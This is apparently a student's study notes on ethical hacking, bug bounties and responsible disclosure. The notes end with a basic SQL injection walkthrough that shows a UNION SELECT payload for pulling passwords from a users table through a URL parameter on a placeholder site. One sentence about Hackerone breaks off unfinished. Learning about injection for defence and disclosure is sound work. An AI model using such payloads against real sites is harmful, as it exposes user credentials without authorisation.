**How ethical hacking and bug bounties are impacting stakeholders**

Ethical hacking based on morals desire which means all of the Red Team actions are for building a more secure system. Hacking legally is a common need for big companies, then a certificate Certified Ethical Hacker (CEH) [1] which provide an employment opportunity those experts who want a formal hacking job. On the other hand, companies are happy to have a security team to protect their internal information. Bug bounty is like a reward or a platform provided by a white hat group or a business company that encourage hackers fix bugs legally.

**How you can implement things you’ve learnt throughout the week to test web apps under a responsible disclosure program**

**Hackerone** is one of the organizations that

## SQL Injection Attack

**Client**

* **SQL request**

Select username, email, desc from users where id=1;

* **Format of url link:**

http://www.foo.com/user.php?id=1

**Attacker**

* **SQL request**


1 union select password, 1, 1 from users


* **Format of url link:**

http://www.foo.com/user.php?id=1 union select password,1,1 from users

* **SQL statement**:

select username, email, desc from users where id=1 union select password, 1, 1 from users





**Resources**

<https://www.hackerone.com/disclosure-guidelines>

<https://www.bugcrowd.com/resource/what-is-responsible-disclosure/>

<http://www.sqlinjection.net/risks/>

<https://www.w3schools.com/sql/sql_injection.asp>